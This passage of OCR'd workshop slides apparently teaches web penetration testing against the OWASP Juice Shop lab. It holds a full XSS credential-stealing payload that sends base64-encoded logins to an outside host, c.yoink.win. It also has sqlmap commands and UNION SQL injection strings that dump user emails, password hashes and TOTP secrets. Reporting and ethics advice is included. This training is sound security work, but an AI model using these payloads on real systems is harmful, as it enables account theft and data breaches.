  d.body.appendChild(f);
  ```

Put it together

```
<img src=x onerror='d=document;if(d.getElementById("inf")!==null)
{return};f=d.createElement("iframe");f.id="inf";f.style="z-
index:95;position:absolute;width:100%;height:100%;margin:0px;top:0px;left:0
px;";f.src="/#/login";setTimeout(()=>{},1500);d.body.appendChild(f);'>
```

- You may notice the **if** condition above; this is due to the way JuiceShop is written, our payload will trigger twice otherwise.
- There's more magic to come, this only adds the login page as an overlay. Now we need to make a magic credential-stealing button.

Inside the setTimeout

- First, we find the iframe's document and then login button:
```
doc=d.getElementById("inf").contentDocument;
logbtn=doc.getElementById("loginButton");
```
- Next, we create our new button:
```
newlb=doc.createElement("button");
```
- Now, we get the existing Login Button's boundaries:
```
lbounds=logbtn.getBoundingClientRect();
```

Inside the setTimeout part 2

- Now we do some calculations to create our new login button's box:

```
nt=lbounds.top-10;
nl=lbounds.left-10;
nw=lbounds.width+20;
nh=lbounds.height+30;
```

- Now that we have the new button's dimensions, style it:
  - Opacity of zero to make it invisible.
  - z-index to sit it on top of everything else.

```
newlb.style=`opacity:0%;position:absolute;top:${nt}px;left:${nl}
px;width:${nw}px;height:${nh}px;z-index:200`;
```

Inside the setTimeout part 3

- Give it a label so it does occupy space properly on all browsers:
  `newlb.value="Log In";`
- Now we tell it what we want when it's clicked:
  - Take the credentials and base64 encode them:

```
newlb.onclick=(evt)=>{
    auth=btoa(doc.getElementById("email").value+":"+
              doc.getElementById("password").value);
```

  - Create an image element, set the source to our malicious server, including the encoded credentials, then add it to the body:

```
i=doc.createElement("img"); i.src=`//c.yoink.win/${auth}`; doc.body.appendChild(i);
```

The full payload


- What it looks like all put together:

```
<img src=x onerror='d=document;if(d.getElementById("inf")!==null)
{return};f=d.createElement("iframe");f.id="inf";f.style="z-
index:95;position:absolute;width:100%;height:100%;margin:0px;top:0px;left:0px;";
f.src="/#/login";setTimeout(()=>{doc=document.getElementById("inf").contentDocume
nt;logbtn=doc.getElementById("loginButton");newlb=doc.createElement("button");lbo
unds=logbtn.getBoundingClientRect();nt=lbounds.top-10;nl=lbounds.left-10;nw=lboun
ds.width+20;nh=lbounds.height+30;newlb.style=`opacity:0%;position:absolute;top:$
{nt}px;left:${nl}px;width:${nw}px;height:${nh}px;z-index:200`;newlb.value="Log
In";newlb.onclick=(evt)=>{auth=btoa(doc.getElementById("email").value+":"+doc.get
ElementById("password").value);i=doc.createElement("img");i.src=`//c.yoink.win/$
{auth}`;doc.body.appendChild(i);};
doc.body.appendChild(newlb);},1500);d.body.appendChild(f);'>
```

- Link to the full payload to save anyone trying to transcribe this: **codeberg.org/Fennix/OWASP-Workshop/ (in the README)**

What it looks like to the user

- Fake login page looks real
  - It is mostly the real login page.
  - Clicking the login button will send the credentials to our evil server.
  - We can extend it further to make it actually log in after the theft.
- Content-Security-Policy header can restrict this kind of exploit.
  - Can often be worked around.



How to report this

- Because this is a reflected attack, this is very easy to report. Your report could look something like this:


Title: `Reflected Cross-Site Scripting in Search Functionality`
CVSSv4: `5.3 - Medium (CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:P/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N)`
Details:
`By placing arbitrary HTML and Javascript into the search function, it is possible to take actions within the application as the exploited user without the user's knowledge.`

`One simple example is to navigate to the following URL:`
`http://localhost:3000/search?q=%3Cimg+src%3Dx+onerror%3D%27javascript%3Aalert%28%27xss%27%29%3B`

`For an example of how dangerous this can be, this is a proof of concept credential stealer:`
`http://localhost:3000/search?q=%3Cimg+src%3Dx+onerror%3D%27javascript%3Ad%3Ddocument%3Bif%28d.getElementById%28%22inf%22%29%21%3D%3Dnull%29%7Breturn%7D%3Bf%3Dd.createElement%28%22iframe%22%29%3Bf.id%3D%22inf%22%3Bf.style%3D%22z-index%3A95%3Bposition%3Aabsolute%3Bwidth%3A100%25%3Bheight%3A100%25%3Bmargin%3A0px%3Btop%3A0px%3Bleft%3A0px%3B%22%3B+f.src%3D%22%2F%23%2Flogin%22%3BsetTimeout%28%28%29%3D%3E%7B[… link continued …]`


Where do you get CVSS scoring from?

- Many freely available online calculators.
- https://www.first.org/cvss/calculator/v4-0
  - This is the screenshot to the right.
- https://nvd.nist.gov/vuln-metrics/cvss/v4-calculator
- Many more hosted by various InfoSec industry companies and orgs.
- The formula is published so you can build your own as well.



First finding!

- For those who haven't logged a vulnerability before, we've basically walked through the work to create a half decent vulnerability report.
  - To improve on it, include screenshots and the raw requests that represent your exploit.
  - A step further is to turn everything into a simple command-line script where possible.
- Congratulations!
- Take a breather, discuss.
- Could we make this worse?
- Are there any limitations to our exploit?


Quick Break then
time to dig into
SQL Injection!

SQL Injection Basics (SQLi)

- Take over the query sent to the database.
- Example query:
  - `SELECT `userid` FROM `users` WHERE `email` = 'user@domain.org' AND `pass` = '…'`
- Example injection:
  - Our payload in the E-mail field: `admin@juice-sh.op' --`
  - Becomes:
  - `SELECT `userid` FROM `users` WHERE `email` = 'admin@juice-sh.op' --' AND `pass` = '…'`

Breakdown:
- Admin user's email
- `'` closes the value
- `--` comments the rest

We did this already!

- Back at the beginning, we suggested this technique to give ourselves access as admin@juice-sh.op.
- Exploiting this can leak sensitive information from the DB.
  - We'll see how shortly.
- This kind of attack can also be destructive.
- Now for our first tool: SQLMAP.

sqlmap

- Automates finding SQL vulnerabilities.
- Has a huge list of rules.
- `pip install sqlmap`
- Let's try an example.

```
~/ sqlmap --help
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.9.8#pip}
|_ -| . [(]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

Usage: python3 sqlmap [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -g GOOGLEDORK       Process Google dork results as target URLs

  Request:
```

sqlmap

- Run the following command:
  - `sqlmap -u “http://localhost:3000/rest/products/search?q=1”`
- Let it do its thing, and accept defaults to any of the questions.
- Does it believe this search is vulnerable to SQL Injection?
- Let’s check another way – we should see what it’s sending the server:

```
sqlmap -u “http://localhost:3000/rest/products/search?q=1” --proxy
http://localhost:8080/
```

sqlmap through ZAP

- Now you can see through ZAP what payloads SQLMap is trying, as well as what the server's responses are.
  - This is my preferred way to work with sqlmap.
- History will show some entries with 500 Internal Server Error:

History | Search | Alerts | Output | +

Filter: OFF | Export

ID	Source	Req. Timestamp	Method	URL	Code	Reason	RTT
242	Proxy	8/14/25, 2:07:09 PM	GET	https://apple.prox3.xyz/rest/products/search?q=1	200	OK	15 ms
243	Proxy	8/14/25, 2:07:09 PM	GET	https://apple.prox3.xyz/rest/products/search?q=2778	200	OK	12 ms
244	Proxy	8/14/25, 2:07:09 PM	GET	https://apple.prox3.xyz/rest/products/search?q=1%28%28%22%29%27%2C.%29%2C%2C	500	Internal Serv...	14 ms
245	Proxy	8/14/25, 2:07:09 PM	GET	https://apple.prox3.xyz/rest/products/search?q=2776-2775	200	OK	13 ms
246	Proxy	8/14/25, 2:07:09 PM	GET	https://apple.prox3.xyz/rest/products/search?q=1.6VQpy	200	OK	14 ms
247	Proxy	8/14/25, 2:07:09 PM	GET	https://apple.prox3.xyz/rest/products/search?q=1%27VuypfJ%3C%27%22%3EsTXdkm	500	Internal Serv...	14 ms

sqlmap-caused errors

- Let’s look at the response to these 500 errors:

```
GET
https://apple.prox3.xyz/rest/products/search?q=1
%27VuypfJ%3C%27%22%3EsTXdkm HTTP/1.1
Cache-Control: no-cache
User-Agent: sqlmap/1.9.8#pip (https://sqlmap.org
)
host: apple.prox3.xyz
Accept: */*
Connection: close
```

```
HTTP/1.1 500 Internal Server Error
Server: nginx/1.22.1
Date: Thu, 14 Aug 2025 18:07:09 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Vary: Accept-Encoding
content-length: 984

<html>
  <head>
    <meta charset='utf-8'>
    <title>Error: SQLITE_ERROR: near &quot;VuypfJ&quot;: syntax error</title>
    <style>* {
  margin: 0;
  padding: 0;
  outline: 0;
}

body {
```

sqlmap – working example

- Let’s try with that administrator login SQL Injection we found earlier.
- Supply post body data with --data:

  ```
  sqlmap -u "http://localhost:3000/rest/user/login" --proxy http://localhost:8080 --data "{\"email\":\"admin@juice-sh.op'\",\"password\":\"\"}" --ignore-code 401
  ```

- SQLMap will now go through a variety of Yes/No responses, based on what it sees in the response to its tests. Accept the default for all these and let it see how it can exploit the system.

sqlmap - more to learn

- You can see how valuable this would be from an automation standpoint - make a simple SQL Injection test in your regular testing, throw SQLMap at it to see how it's vulnerable.
- SQLite has limited capabilities, but many RDBMSes (SQL Server, Oracle, MySQL, et. al) can execute arbitrary commands, which opens them up to even more fun. These are areas where tools like SQLMap shine.

Search SQLi Redux

- Tools are not infallible. Let's try manual!
- Pick any of the search URLs in your History, right-click it then click: Open and Re-Send with Request Editor
- In the **Request** panel, set the q= parameter to contain the following:
  `zzzz'))+UNION+SELECT+'1','2','3'+FROM+users+--`
- The whole URL should look like:
  `https://localhost:3000/rest/products/search?q=zzzz'))+UNION+SELECT+'1','2','3'+FROM+users+--`

SQL Injection - Progress!

Response

Text

```
HTTP/1.1 500 Internal Server Error
Server: nginx/1.22.1
Date: Thu, 14 Aug 2025 19:25:58 GMT
Content-Type: application/json; charset=utf-8
Connection: keep-alive
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Vary: Accept-Encoding
content-length: 517

{
  "error": {
    "message":
"SQLITE_ERROR: SELECTs to the left and right of UNION do not have the same number of result columns",
    "stack":
"Error: SQLITE_ERROR: SELECTs to the left and right of UNION do not have the same number of result columns",
    "errno": 1,
    "code": "SQLITE_ERROR",
    "sql":
"SELECT * FROM Products WHERE ((name LIKE '%zzzz')) UNION SELECT '1','2','3' FROM users --%' OR description
LIKE '%zzzz')) UNION SELECT '1','2','3' FROM users --%') AND deletedAt IS NULL) ORDER BY name"
  }
}
```

Find the right number

- Increasing the # of columns until we find the correct number (9):

```
zzzz'))
+UNION+SELECT+'1','2','3','4','5','6','7','8','9'+FROM+users+--
```

- We don't know the schema for users, but that's easy:

```
zzzz'))+UNION+SELECT+sql,'2','3','4','5','6','7','8','9'+FROM+
sqlite_schema+WHERE+tbl_name='Users'--
```

  - The query we're running here looks like this when we nicely format it:

```
UNION SELECT sql,'2','3','4','5','6','7','8','9'
FROM sqlite_schema
WHERE tbl_name='Users'--
```

- This will give us the full SQL definition for the table itself, so we remove any guessing as to field names.

Stolen SQL

- The full SQL looks like:

```
CREATE TABLE `Users` (
  `id` INTEGER PRIMARY KEY AUTOINCREMENT,
  `username` VARCHAR(255) DEFAULT '',
  `email` VARCHAR(255) UNIQUE,
  `password` VARCHAR(255),
  `role` VARCHAR(255) DEFAULT 'customer',
  `deluxeToken` VARCHAR(255) DEFAULT '',
  `lastLoginIp` VARCHAR(255) DEFAULT '0.0.0.0',
  `profileImage` VARCHAR(255) DEFAULT '[img]',
  `totpSecret` VARCHAR(255) DEFAULT '',
  `isActive` TINYINT(1) DEFAULT 1,
  `createdAt` DATETIME NOT NULL,
  `updatedAt` DATETIME NOT NULL,
  `deletedAt` DATETIME
)
```



```
HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Tue, 26 Aug 2025 04:49:51 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 801
Connection: keep-alive
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
ETag: W/"321-8GqXU584KzYvVyI52jIVH/JtU/M"
Vary: Accept-Encoding

{"status":"success","data":[{"id":null,"name":"2","description":"3","p
"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},{"id":
"CREATE TABLE `Users` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `userna
ARCHAR(255) UNIQUE, `password` VARCHAR(255), `role` VARCHAR(255) DEFAU
55) DEFAULT '', `lastLoginIp` VARCHAR(255) DEFAULT '0.0.0.0', `profile
ublic/images/uploads/default.svg', `totpSecret` VARCHAR(255) DEFAULT '
reatedAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `deletedAt
"3","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updated
```

Making off with the goods

- Let's steal every user's data:

```
UNION SELECT
  username, email, password, totpSecret,
  '5','6','7','8','9'
FROM Users --
```

- We get the JSON pictured on the right.
  - I collapsed the records for a good summary view.
  - You can see the name field holds the e-mail, and the description field holds the password hash.
  - You can also see one user has a TOTPSecret for 2FA, which we've also stolen.




Data Breach

- How do you handle if you uncover something like this on a real production system?
  - When testing on a production system, do your best to minimize any data retrieved.
  - If you do find a vulnerability like this: ***DO NOT ACCESS FURTHER DATA***. Once you have determined you can get a singular record stop and report it.
  - Assuming you're contracted, the reporting mechanism will be governed by the contracts, agreements, and policies in place. Ask your leads.
  - My general philosophy:
    Notify immediately, even if you're in the middle of your test.
    Include the relevant details needed to fix the issue.

Server-Side Request Forgery (SSRF)

- Attacker uses an internet-facing service to reach servers which are not directly accessible.
- Instructing the server to send requests on your behalf.
- SSRF is for those situations where you are doing this but can’t execute commands.



Let’s try one!

- Have we yet come across a place to put a link to anything?
- It exists! We have to register a user account first though.
  - Create a user account to your Juice Shop app.


    OR
  - Login as bender@juice-sh.op’--
- Once created, click on the Account button in the top-right, then on your user’s name or e-mail.
- Observe what we have options for in profile editing.

Start with trying the dumb

- This Gravatar URL is probably restricted to images, but let's try something real silly first.
- Set the Gravatar URL to http://localhost:3000/
- Click Link Image.
- ???
- Profit?

